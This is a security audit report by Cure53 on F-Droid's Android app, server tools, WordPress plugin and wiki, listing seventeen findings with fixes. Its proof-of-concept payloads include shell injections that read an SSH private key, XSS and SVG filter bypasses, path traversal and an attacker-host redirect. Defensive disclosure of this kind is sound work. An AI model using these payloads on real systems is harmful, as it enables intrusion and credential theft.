Pentest-Report Bazaar / FDroid 01.2015

Cure53, Dr.-Ing. Mario Heiderich, Abraham Aranguren, Fabian Fäßler, Jann Horn

Index

Introduction

> *"Bazaar lets you download apps securely, and share the apps on your phone with people in close proximity using whatever means are available (WiFi, Bluetooth, NFC, SDCard, etc). It also audits your installed apps by comparing them to the versions that other people have installed to make sure they are not malware. We are building upon the FDroid free software app store for Android to improve the security of the process while enabling decentralized and peer-to-peer distribution."*
>
> From https://dev.guardianproject.info/projects/bazaar/wiki

This test against several components of the FDroid application and service compound lasted twelve days and involved efforts from four testers from the Cure53 Team. The test yielded seventeen security issues and weaknesses total. Among them, two were classified as 'Critical' in regard to their severity. The scope of this project was particularly broad, since the assignment covered a server-side implementation (composed in Python), an Android app, and a Wordpress Plugin (written in PHP). In addition, a majority of services offered on the FDroid website were also examined.

Importantly, many issues discovered during this test and marked as 'Critical' and 'High' in severity were caused by an overly large amount of trust put into the user-submitted APKs and connected repositories. Once an attacker has control over one of APK or repository, the command injections almost inevitably follow. Right then and there it is possible for the attacker to take over the affected machines and spread the attack onto other devices and phones. Consequently, the aforementioned issues should be treated with a sense of urgency, and the possibility of this particular pathway of exploitation should be promptly eliminated. Other problems spotted during the test entail classic web security problems - for instance XSS[1]. Further, several bypasses for the XSS filter of the MediaWiki software were spotted and should be reported to their respective maintainers.

Note: Some of the examples and demos listed in this report were run on a shared VM that Cure53 has used for this test. Those links might no longer be available if the report is read at a much later date. The IP addresses will be obfuscated prior to the publication of the Report.

Scope

- **Android Application**
  - https://gitlab.com/fdroid/fdroidclient
- **Python Server Code**
  - https://gitlab.com/fdroid/fdroidserver
  - https://f-droid.org/wiki/page/Installing_the_Server/Repo_Tools
- **ChatSecure Proposal**
  - https://dev.guardianproject.info/projects/bazaar/wiki/Bootstrapping_Trust
- **PHP Wordpress Plugin**
  - https://gitlab.com/fdroid/fdroidserver/tree/master/wp-fdroid

[1] http://en.wikipedia.org/wiki/Cross-site_scripting

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact, which is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *BZ-01-001*) for the purpose of facilitating any future follow-up correspondence.

BZ-01-002 TOFU Requests too easy to recognize and intercept *(Low)*

When a user adds a new repository without explicitly specifying a fingerprint, the FDroid app fetches the file *index.xml* instead of the desired file *index.jar*. In the case of a plain HTTP connection, this setup makes the fact of it being a “trusted-on-first-use” (TOFU) request obvious for attackers. Henceforth the response can be manipulated without any checks failing on the client.

It is recommended to always fetch *index.jar* instead and parse the ZIP file with signature verification disabled. This should mitigate the possible MitM issue and safeguard the necessary integrity of the response.

BZ-01-003 Repository Fingerprint is not verified on first Fetch *(High)*

A user might choose to add a repository without entering a fingerprint, yet he or she might still manually verify the displayed fingerprint after the TOFU request has been completed. Comparing fingerprints could easily be perceived as requiring much less effort than entering them, with both presumably providing comparable levels of security.

Unfortunately, the FDroid app does not verify that the key provided during the TOFU request has signed the application list in any way. Combined with the issue described in BZ-01-002, the following attack scenario seems feasible:

1. A user adds the repository http://trusted.example.org/ without providing a fingerprint, then presses “refresh” to load the repository’s data for the first time.
2. The app downloads *index.xml* from the repository.
3. An attacker intercepts the request. He notices that this is a TOFU request (see BZ-01-002), then appends a unique marker like *-backdoored* to all file-names and replaces the SHA-256 hashes[2] of the APK files[3] with the hashes of backdoored variants. However, the attacker does not replace the repository’s public key.
4. The user verifies that the repository’s signing key hash shown by the app matches the expected one. In this scenario it does.
5. The user, confident that the repository data has not been tampered with, downloads and installs the application.
6. The attacker sees a request to an APK file with the *-backdoored* marker and can therefore replace the response without causing security checks to fail.

[2] http://en.wikipedia.org/wiki/SHA-2
[3] http://en.wikipedia.org/wiki/Android_application_package

7. The user installs the back-doored application.
8. After the user has refreshed the repository data again (or this has been done in the background), the attacker loses his ability to provide manipulated APKs to the client. Nonetheless, the transition to now accessing the real repository will not trigger any security warnings for the victim.

It is recommended that for each and every case of the initial “fetch” of a repository that reveals that the repository uses signing; all information apart from the signing key (obtained without signature verification) should be discarded. After the key has been obtained, the rest of the information received from the repository should be solely verified with the use of that key.

BZ-01-004 Command Injection Flaw in root-based Installation Method *(**Critical**)*

A root-based installation method is available but marked as an ‘expert’ option. This is due to the fact that the user is not able to review the permissions requested by the application. This means that applications the user installs can already gain access to the user’s contact list, local files and so on. At the same time, the private data of other apps (e.g. credentials for chat applications) are not accessible and the user still has the ability to later securely remove the installed application. However, a malicious repository server can present an *index.xml* file to the client that contains an entry like the following one:

```
<apkname>;touch $'\057data\057injected'</apkname>
```

User’s action of installing the application through the root-based installation method causes the following command to be run with root privileges:

```
touch /data/injected
```

This allows for a full takeover of the server. An attacker can move on with exploitation that may include an installation of a permanent back-door, which can only be removed from the device by re-flashing.

It is therefore recommended to either generate new and unique names for storing APK files on the local file-system, or, alternatively, to strictly filter APK names so that only a known-safe set of characters is allowed. A good choice could be a set comprising ASCII letters, ASCII digits, dot, hyphen, underscore might be a good choice.

BZ-01-005 App with WES Permission can replace APKs before Installation *(High)*

It is possible for any app with WES (*WRITE_EXTERNAL_STORAGE*) permissions[4] to overwrite and replace other APKs before its actual installation. To determine the location to which APK files should be downloaded, *Utils.getApkCacheDir()*[5], which in turn calls *StorageUtils.getCacheDirectory(context, true)*[6], is used. Because the second parameter is set to true, this method attempts to use *Context.getExternalCacheDir()*[7], which returns a location pointing to external storage. The latter is writable for any app with the *WRITE_EXTERNAL_STORAGE* permission.

After an APK file has been downloaded and its integrity has been verified, its path is passed to the system for installation. The process normally occurs in *DefaultInstallerSdk14.installPackageInternal()*[8], which uses an *android.intent.action.INSTALL_PACKAGE* intent. At this point, an attacker could replace the application with a trojaned version and gain all privileges that the user intends to give to the app. This potentially includes root privileges, too.

In order to avoid issues with overwriting the existing data, it is recommended to store APK files on internal storage, at least in the period between verification and installation.

BZ-01-007 Malicious symlinked APK can lead to arbitrary File Read *(Medium)*

Upon testing with symlinks[9] and file privileges, an issue with processing maliciously hidden symlinks was discovered. Importantly, the problem permits arbitrary file disclosure. An attacker can provide a malicious APK file (which actually is a symlink) to read arbitrary files from the webserver, thus leading to a local file disclosure.

When building the repository index with the use of the command *fdroid update -c,* an error for the provided fake APK is thrown. Regrettably, if one does not perform a careful inspection of the output or checks the files by hand, the error notification can easily be missed.

```
local$ ls -l repo/
lrwxr-xr-x   1 user  staff      11 Jan  6 11:17 sym.apk -> /etc/passwd
local$ fdroid update -c
Failed to get apk information, skipping repo/sym.apk
local$ fdroid server update
local$ curl http://107.178.220.225/repo/sym.apk
root:x:0:0:root:/root:/bin/bash
```

[4] http://developer.android.com/reference/android/Manifest.permission.html#WRITE_EXTERNAL_STORAGE
[5] https://dev.guardianproject.info/projects/bazaar/repository/revisions/55c1bd0572ae803eb6b622ae855047fb1ecbbce3/entry/F-Droid/src/org/fdroid/fdroid/Utils.java#L314
[6] https://github.com/nostra13/Android-Universal-Image-Loader/blob/29b7a27ebc73a7feb23cc8e3242904bf043f5a34/library/src/com/nostra13/universalimageloader/utils/StorageUtils.java#L66
[7] http://developer.android.com/reference/android/content/Context.html#getExternalCacheDir%28%29
[8] https://dev.guardianproject.info/projects/bazaar/repository/revisions/06dd4c8d/entry/F-Droid/src/org/fdroid/fdroid/installer/DefaultInstallerSdk14.java#L57
[9] http://en.wikipedia.org/wiki/Symbolic_link

```
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
...
```

The desirable setup is for the repository to be stored locally. In addition, new files should be checked thoroughly before being pushed to a live server. For further protection, a supplementary feature could be implemented to make some basic sanity checks of whether the repository is clean. Keep in mind, however, that security comes down to the dependability of the admin, who ideally should always ensure that no accidental malicious files (PHP scripts, symlinks, *.htaccess* files, etc.) are pushed to the server.

BZ-01-008 Multiple XSS Problems in WP-FDroid Plugin *(Medium)*

Upon auditing the code of the WP-FDroid Wordpress plugin, several XSS problems[10] were discovered and later confirmed when the plugin was run on a test server. Specifically, the *fdfilter* parameter is not properly escaped and allows reflective Cross-Site-Scripting. This problem also exists on the *f-droid.org* domain and should be addressed in parallel in hopes of avoiding attacks on both regular and admin users.

PoC:
https://f-droid.org/repository/browse/?fdfilter=%22+onfocus%3Dalert%281%29+autofocus%20%22&fdpage=1&page_id=0



Fig.: HTML payload injected into the website using app metadata

A malicious APK file can set several metadata values, for example the property *android:label* in the file *AndroidManifest.xml*. From the point of when FDroid parses the APK file and creates the according data in *index.xml* onwards, these values will be included. If the *index.xml* file is then rendered in an insecure way - like in the case of the Wordpress plugin WP-FDroid, for instance, it can lead to a stored XSS.

[10] http://en.wikipedia.org/wiki/Cross-site_scripting

Exemplary malicious AndroidManifest.xml:

```
<application … android:label="&#x3C;svg onload=alert&#x28;&#x27;xss&#x27;&#x29;
&#x2F;&#x3E;" >
```

Resulting output in /repo/index.xml:

```
<application id="xss_test">
    <id>xss_test</id>
    <added>2015-01-06</added>
    <lastupdated>2015-01-06</lastupdated>
    <name><svg onload=alert('xss')></name>
    <summary><svg onload=alert('xss')></summary>
```

To mitigate those issues, it is recommended to use HTML encoding for all data that is echoed and can be controlled by any user. PHP offers two functions for achieving this. These are *htmlentities()*[11] and *htmlspecialchars()*[12]. Escaping the data by employing these functions will effectively mitigate the core problems. Further escaping has to be performed on the Python layer to assure a complete fix[13].

BZ-01-011 Persistent XSS via SVG Upload in MediaWiki *(Medium)*

In the current state of the public FDroid wiki's configuration, any user can register an account on the Wordpress blog. Once such a registration occurs, an account for the connected MediaWiki, currently at version 1.23.5 is automatically created as well. This means that, in theory, any user can upload files to the wiki. In practice, this is in fact the case under certain conditions: in order to navigate and use the upload page, one must first confirm the email address to the Wiki - a step that does not take place automatically. As long as it is completed, however, the upload feature becomes available.

In the current wiki configuration, the upload of image files is permitted. This includes classic raster-based image formats as well as SVG documents[14]. MediaWiki employs some basic heuristic filters[15] that attempt to assure that uploaded SVG images cannot contain any script code, yet the heuristics are very weak and do not function as expected. Uploading an SVG document containing JavaScript code while bypassing the heuristics is possible, and, thereby a persistent XSS vulnerability comes about.

A sample attack was uploaded to demonstrate how this issue occurs. The sample is operational in Firefox browsers and executes JavaScript upon a click on the displayed red circle:

[11] http://php.net/htmlentities
[12] http://php.net/htmlspecialchars
[13] https://wiki.python.org/moin/EscapingHtml
[14] http://en.wikipedia.org/wiki/Scalable_Vector_Graphics
[15] https://doc.wikimedia.org/mediawiki-core/REL1_23/php/html/UploadBase_8php_source.html#l01164

PoC:
https://f-droid.org/wiki/images/2/2a/hello.svg

Attack Payload:
```
<svg xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink">
<a xlink:href="data:text/html;charset=utf-8;base64,
PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4pPC9zY3JpcHQ%2BDQo%3D">
        <circle r="400" fill="red"></circle>
    </a>
</svg>
```

A further variation, also grounded in the logic of the SVG documents, was discovered and proved to work on Chrome, Safari and other WebKit/Blink browsers.

PoC:
https://f-droid.org/wiki/images/d/d2/test3.svg

Attack Payload:
```
<svg xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink">
    <a>
        <text y="1em">Click me</text>
        <animate attributeName="xlink:href"
             values=";;;;;javascript:alert(1)" begin="0s"
             dur="0.1s" fill="freeze" />
          </a>
      </svg>
```

It is recommended to generally prohibit all and any SVG images' upload. Despite the security filter utilized by MediaWiki, it is currently possible to upload SVGs containing JavaScript execution vectors. In addition to removing the SVG upload feature by customizing the MediaWiki extension whitelist, it should be considered to contact the MediaWiki maintainers. Reporting this issue is of utmost importance, as it is suspected to be a "0-day" vulnerability present in most modern versions of the MediaWiki software as well.

Cure53 is willing to handle the bug reporting to the MediaWiki Foundation, provided that this course of action is preferred and permitted by the client and this project's maintainer.

BZ-01-012 Arbitrary Command Execution via *fdroid import* and SVN (*Critical*)

The command *fdroid import* imports a remote repository specified by the user via an HTTP/HTTPS URL that points to the homepage of that particular repository. For repositories hosted on Google Code or Bitbucket, the function *getrepofrompage()* in *import.py* is used to determine the appropriate address. The process entails parsing the contents of an HTML document downloaded from a URL derived from the repository URL.

An attacker can cause the function *getrepofrompage()* to return an arbitrary address by supplying a URL that points to a raw file in the repository and does not change its meaning when additional strings are appended to it. This s demonstrated with the URL example shown below.

PoC:
https://bitbucket.org/jannhornsectest17274017ann36u/evil/raw/23d7/test1?

Content:

```
svn checkout <strong><em>http</em></strong>foo
echo   -n     $'Hello\040'
whoami |tr    -d     '\n'
echo   $'!\040This\040is\040\040your\040private\040ssh\040key:'
cat    ~/.ssh/id_rsa <end>
```

At this point, one has the repository address parsed from the page, which is then supplied to the appropriate code versioning software client (CVS) on the command line. For Git and Mercurial[16] repositories, the address is used as a command argument in an *popen()* call. Conversely, for SVN repositories it is used as part of a shell command, making it possible for an attacker to inject arbitrary shell commands:

```
(env)[user@bazaar data]$ ../fdroid import -u
https://bitbucket.org/jannhornsectest17274017ann36u/evil/raw/23d7/test1?
Creating temporary directory
Getting source from git-svn repo at httpfoo
echo -n $'Hello\040'
whoami |tr -d '\n'
echo $'!\040This\040is\040\040your\040private\040ssh\040key:'
cat ~/.ssh/id_rsa
Git svn clone failed
==== detail begin ====
Initialized empty Git repository in /home/user/fdroidserver/data/httpfoo/.git/
Bad URL passed to RA layer: Illegal repository URL 'httpfoo' at
/usr/share/perl5/vendor_perl/Git/SVN.pm line 148.

Hello user! This is  your private ssh key:
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAsMwe3MBvjdQ7HnnqxeBazVa+vfMBaSEJxDVtKvbAuu9hEvjh
[...]
zYkZgTpS0ZUhvov6z2GGrGNz4eYDQRouvDCGuhNWZS2nda3n2AIAPQ==
```

[16] http://en.wikipedia.org/wiki/Mercurial

```
-----END RSA PRIVATE KEY-----
cat: tmp/importer: No such file or directory
==== detail end ====
```

It is recommended to avoid using *popen()* with *shell=True* whenever possible, which in itself complies with the Python documentation.[17] Also, even if the directive *shell=True* is not being used, an attacker can still supply a repository address that starts with a dash. This would indicate a capacity to modify the behaviour of the CVS client on the attacker's part. Both Git and Mercurial have command line options that allow running of either arbitrary shell commands, or, at the very least, of arbitrary programs from the local file-system. During the test, this vulnerability could not be exploited, as the clients treated the local target directory name as a remote address and therefore failed too early.

To reliably prevent this attack, it is recommended to pass "--", which is the standard delimiter for options, to CVS clients or other command line programs. This needs to happen prior to the address (or other potentially attacker-controlled arguments) passing the repository.

BZ-01-013 Directory Traversal Exploit Potential caused by *fdroid import* (*High*)

When the command *fdroid import* is run, it uses the method *parse_androidmanifests()* from *common.py* to extract metadata from the manifest file of a repository. Part of this metadata is the package name, which can contain any character except for a double-quote:

```
psearch = re.compile(r'.*package="([^"]+)".*').search
```

Without any further checks, this package name is then used in the main function of import.py:

```
shutil.move(src_dir, os.path.join('build', package))
with open('build/.fdroidvcs-' + package, 'w') as f:
    f.write(repotype + ' ' + repo)
```

The variable *src_dir* represents the folder containing the repository that was just cloned. This signifies that, in case of a rogue repository, it contains arbitrary attacker-controlled files. The attacker can further control the path to which it is moved, doing so by leaving the build folder and traversing up to the file-system root with a package name like "../../../". To demonstrate the issue, a repository contains a single file *AndroidManifest.xml* was created with the following contents:

```
:versionCode="0"
:versionName="foobar"
:package="../../../../../../../../../../../../tmp/evilfolder"
```

Importing this repository causes it to be placed inside */tmp/evilfolder*:

[17] https://docs.python.org/2/library/subprocess.html#frequently-used-arguments

```
(env)[user@bazaar data]$ ls /tmp/evilfolder
ls: cannot access /tmp/evilfolder: No such file or directory
(env)[user@bazaar data]$ ../fdroid import -u
https://bitbucket.org/jannhornsectest17274017ann36u/evilfolder
Getting source from git repo at
https://bitbucket.org/jannhornsectest17274017ann36u/evilfolder.git
Unknown exception found!
Traceback (most recent call last):
  File "../fdroid", line 114, in <module>
    main()
  File "../fdroid", line 92, in main
    mod.main()
  File "/home/user/fdroidserver/fdroidserver/import.py", line 306, in main
    with open('build/.fdroidvcs-' + package, 'w') as f:
IOError: [Errno 2] No such file or directory:
'build/.fdroidvcs-../../../../../../../../../../../../tmp/evilfolder'
(env)[user@bazaar data]$ ls /tmp/evilfolder/
AndroidManifest.xml
```

One limitation within this attack scenario is that replacing the existing directories remains impossible.

Nevertheless, there are certain application-specific locations in the file-system, wherein some applications originate their attempts to load configuration files and/or code when they are started. One example is running *java* without any arguments, which causes an access to *sun/launcher/resources/launcher_de_DE.class* within the current folder. By placing their repository in this or alike location an attacker can trick applications on the client machine into executing arbitrary code. Another attack would be to drop a PHP back-door file in the */repo* folder, which would be pushed to the server with the command *fdroid server update*:

URL:
http://107.178.220.225/repo/backdoor/test.php

Content:
```
<?php echo "PHP Works";?>
```

It is recommended to check the characters in package names against a whitelist that does not permit slashes. In addition, it needs to be verified and ensured that package names do not begin with a dot.

BZ-01-014 RCE via *fdroid checkupdates* Command on Git Repository (*Critical*)

The *fdroid checkupdates* command checks remote repositories for new releases of an app. In case of Git, it does this by looking at the release tags, which are then fed into a shell command. The output is subsequently used for several single Git checkouts for each release. With a carefully crafted release tag, it is possible to execute arbitrary commands.

PoC:
This Proof of Concept will execute the command `id > cure53`

Test repository:
https://github.com/Samuirai/lildebi

Test Tag:
`";id>"./"./cure53;`

Example Repository:
https://github.com/Samuirai/lildebi/releases/tag/%22%3Bid%3E%22.%22.%2F%22.%22.%2Fcure53%3B

Result:
```
$ cat cure53
cat: cure53: No such file or directory
$ fdroid import -u https://github.com/Samuirai/lildebi
$ fdroid checkupdates
Processing foobar...
...foobar : VCS error while scanning app foobar: Git checkout of '/bin/sh: line
12: 0.5: command not found' failed
==== detail begin ====
fatal: /bin/sh: line 12: 0.5: command not found: '/bin/sh: line 12: 0.5: command
not found' is outside repository
==== detail end ====
$ cat cure53
uid=501(fabian) gid=20(staff) …
```

Despite the fact that git tags have character restrictions which exclude space, dollar-sign ($) or double points (..), it remains trivial to get around those limitations. The function *vcs_git.latesttags()* tries to execute the following shell command:

```
echo "0.1
0.2" | xargs -I@ git log --format=format:"%at @%n" -1 @ | sort -n | awk '{print
$2}'
```

The malicious tag will therefore break out of the quotes:

```
echo ";id>"./"./cure53;
0.2" | xargs -I@ git log --format=format:"%at @%n" -1 @ | sort -n | awk '{print
$2}'
```

As seen in the example output, the command is now corrupted and throws some errors. One must be aware that with a more carefully crafted payload it would be possible to make all commands valid. This command injection is achievable because of the *shell=True* option of *subprocess.Popen()*:

"pipes.quote() can be used to properly escape whitespace and shell meta-characters in strings that are going to be used to construct shell commands"[18]

BZ-01-015 SVN Repository Access leaks Credentials to local Processes (*Low*)

In addition to allowing the execution of arbitrary commands using a malicious repository address (see BZ-01-012), *userargs()* in the *vcs_gitsvn* class also leaks the credentials for SVN repositories. They are revealed to other local processes by being placed in a shell command:

```
return ('echo "%s" | DISPLAY="" ' % self.password, ' --username "%s"' %
self.username)
```

Any other user of the system can access this string by reading */proc/$pid/cmdline.* He or she is therefore able to determine the password. The rationale for this issue being marked as 'Low' in severity stems from the fact that the *bazaar* command is designed to be run on developer machines. These not only usually have a single account anyway, but also the use of secret credentials for read-only access to Open Source software is likely not very widespread under their premise.

BZ-01-017 Unauthorized Access to internal Network Resources (*Medium*)

Under certain circumstances it is possible for an attacker to force a victim to access arbitrary URLs, even on the local network that the victim is connected to. The impact of a successful attack depends on the resources available to the victim but can cause CSRF on local http servers among other problems. If an attacker is able to convince a victim to perform a swap, then the attacker can set up a repository URL that will redirect the client to an address on the local wireless network when accessed.

Crucially, it is sufficient for the success of this attack that the victim has access to the network in question - the exchange of repository URL does not require being connected a network and therefore does not necessitate the attacker's presence. By specifying the BSSID[19] of a target network, the attacker may induce a delayed-effect - the steps are not put in motion until the repository is refreshed while being simultaneously connected to the targeted network. The explanation for this peculiar behaviour is the fact that the swap repository is permanently stored upon the swap. Whenever the repositories are refreshed, the attack will trigger. In hopes of mitigating this issue, It is recommended to delete swap repositories immediately after use or if an error is triggered. Furthermore, redirects must be ignored when repositories are being requested.

Steps to reproduce:

1. Attacker sets up fake repository *http://attacker.com/fdroid/repo* that will redirect all incoming requests to *http://target.local/vulnerable.php?attack=true*
2. Attacker creates a QR-code[20] that points to

[18] https://docs.python.org/2/library/subprocess.html#frequently-used-arguments
[19] http://en.wikipedia.org/wiki/Service_set_%28802.11_network%29
[20] http://en.wikipedia.org/wiki/QR_code

fdroidrepo://attacker.com/fdroid/repo?swap=1&fingerprint=...&bssid=...&ssid=...

3. Attacker convinces victim to swap apps and scan the QR-code
4. When the victim approves the swap, the repository will be stored and a request to the repository will be sent
5. The request is redirected to the internal network resource.

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

BZ-01-001 SHA1 is used for Integrity Protection *(Info)*

The hash function SHA1 is used to both protect the integrity of the *index.jar* files and sign X.509 certificates. SHA1 is deprecated and should be replaced with a stronger hash function such as SHA-256.[21]

Note that SHA1 was declared broken about ten years ago.[22]

BZ-01-006 Symlinking is implemented using a Shell Command *(Medium)*

The method *Utils.symlink()* is implemented using a shell command, which is both unnecessarily complex and unsafe. Although no code paths were found that pass filenames which might contain special characters to *Utils.symlink()*, it is clearly better practice to replace this function with a direct *syscall* [23].

Ever since the Android version 5.0 release, a public method *android.system.Os.symlink()* exists for the exact purpose of what needs to be achieved here. Before then, starting with Android 4.0.1, one could have implemented it as shown below, using an undocumented yet existing API:

```
//create a symlink at /data/data/de.cure53.test/files/foo that points to "bar"
Object os = Class.forName("libcore.io.Libcore").getField("os").get(null);
java.lang.reflect.Method symlinkMethod = os.getClass()
    .getMethod("symlink", String.class, String.class);
symlinkMethod.invoke(os, "bar", "/data/data/de.cure53.test/files/foo");
```

On other earlier versions that are not older than 3.2.4, one can use *java.io.File.symlink()* (again with reflection). It needs to be considered that falling back to */system/bin/ln* might make more sense there, since those outdated Android versions are likely to be vulnerable to a range of root exploits anyway.

[21] http://googleonlinesecurity.blogspot.de/2014/09/gradually-sunsetting-sha-1.html
[22] https://www.schneier.com/blog/archives/2005/02/sha1_broken.html
[23] http://man7.org/linux/man-pages/man2/syscall.2.html

BZ-01-009 Malicious App can inject additional Fields into *aapt* Output *(Low)*

Any malicious app can inject additional fields to the `aapt` output with a specially crafted value in the `AndroidManifest.xml`.

Example Payload:
```
a' icon=&#x0A;uses-permission:'cure53'&#x0A;
```

The string *icon=* and the subsequent newline (*
*) at the end of the payload have to be included to satisfy the parser, as certain regex fail and crash the script otherwise.

Example AndroidManifest.xml:
```
<application android:label="a' icon=&#x0A;uses-permission:'cure53'&#x0A;">
```

Example *aapt* output excerpt:
```
application-label-is'a' icon=
uses-permission:'cure53'
application-icon-640:'res/drawable-xxhdpi-v4/ic_launcher.png'
application: label='a' icon=
```

This all will result in the following content in the file *index.xml*:
```
<permissions>cure53</permissions>
```

This is not a security issue at the moment but should be kept in mind if changes to the parser in `update.py:scan_apk()` are made.

BZ-01-010 Insecure PHP String Comparison in WP-FDroid Plugin *(Low)*

The WP-FDroid Wordpress plugin uses insecure string comparison. This appears not to be a directly exploitable security issue at present but could lead to a range of unexpected behaviours. The problem stems from the lack of proper comparison, which means that different entries can be confused as being identical. It is possible to upload apps that will prevent other apps from showing, even if the displayed ID suggests otherwise.

A repository was created during the test. Two apps were uploaded and applied with the package names set to *0e1111* and *0e2222.* A demonstration setup is available here:

Demo Repository:
http://107.178.220.225/repo/index.xml

Because of the insecure string comparison performed via the following code, PHP will interpret both ‘0e1111’ and ‘0e2222’ as 0. This also holds for other expressions[24]:

Affected Code:
```
if($attrs['id']==$query_vars['fdid'])
```

[24] http://www.copterlabs.com/blog/strict-vs-loose-comparisons-in-php/

Therefore if a user now seeks to view the `0e2222` app, they will in fact always navigate to seeing the first `0e1111` app instead. The user may justifiably assume that this is actually the other app that they originally requested. This behaviour should be prevented as it offers a broadening of the attack surface for spoofing and phishing.

Example URLs:

- http://107.178.220.225/wordpress/?p=12&fdid=0e2222
- http://107.178.220.225/wordpress/?p=12&fdid=0e3333

To easily and effectively mitigate this problem, strings in PHP should be compared with the triple-equals operator "===" rather than using the "somewhat similar"-operator "=="[25]. Weak comparison operators should be abandoned in both PHP and JavaScript as they can lead to severe security vulnerabilities. The "===" operator should be used as a default alongside a type-cast in order to guarantee that the compared data is of similar type.

```
if((string)$attrs['id']===(string)$query_vars['fdid'])
```

BZ-01-016 Metadata Directive Injection using Newlines in Values (*Low*)

Newlines in values are allowed for writing a metadata file. However, when the file is read back in, the new-line is treated as a line separator, causing part of the value to be treated as a new line. For an attacker whose repository is imported using *fdroid import* this signifies a newly found capacity to insert new data into the metadata file that he would otherwise be unable to affect.

An attacker can trigger this by giving the victim a repository URL that is the URL to a raw file containing a text like this:

```
git clone https://attacker.com/
Injected-Metadata-Directive:hello world<end>
```

The injected metadata line will then appear after the *Repo* line. Although no way to exploit this was discovered during the test, it is recommended to throw an error in *write_metadata()* whenever a newline appears in a value or comment.

[25] http://stackoverflow.com/questions/80646/how-do-the-php-equality-double-equals-and-identity-triple-equals-comp

Conclusion

The FDroid project has a rather long way ahead if it desires to be secure against attack from all known channels and sources. Quite vitally, however, the fixes for a vast majority of the reported issues should not be overly complicated to implement. This is due to the fact that the majority of the problems' discoveries feature classic injection vulnerabilities, which are interestingly coming from quite unusual sources and arriving in similarly uncommon sinks.

Within this assignment, the sheer amount of exploit sources was remarkable and extremely interesting. The addition of code repositories, APK files, APK manifests and other data to the list of vectors to test against was particularly advantageous. It is strongly recommended to create a document that lists all of the identified sources and sinks, as it would surely aid the development team. More broadly, such overview would benefit everyone in their work towards having a continuity-oriented security and application safety.

Some of the definitely noteworthy findings include the XSS filter bypasses in the MediaWiki software, spotted in the upload section of the FDroid Wiki. For a quick fix, it should be considered to disable the SVG upload feature completely and simply allow the user-contributed raster images. After that, the MediaWiki maintainer should be informed about the bypasses and the patched version should be promptly installed. Even though the patch might fix the spotted SVG XSS problems, it is still recommended to prevent users from uploading SVG images or ensuring in another way that the uploaded files are stored on a different domain which has no access to the domain's cookies and other sensitive data.

Other logical flaws require fixes that are less trivial and should be verified after publication. A possibility for malicious APKs to overwrite the existing ones belongs to this group of issues. Given the goals of the FDroid project and its connected components and services, all possible attack vectors should be known and well-understood, while all possible security exploits and weaknesses should be mitigated and fixed properly. A de-centralized distribution channel for Android apps is likely to be a high-value target for attackers because a successful exploitation guarantees persistent attacks and data-rich exfiltration.

Cure53 would like to thank Hans-Christoph Steiner, Ciaran Gultnieks and the entire FDroid team for their project coordination, excellent support and timely assistance prior and during this assignment.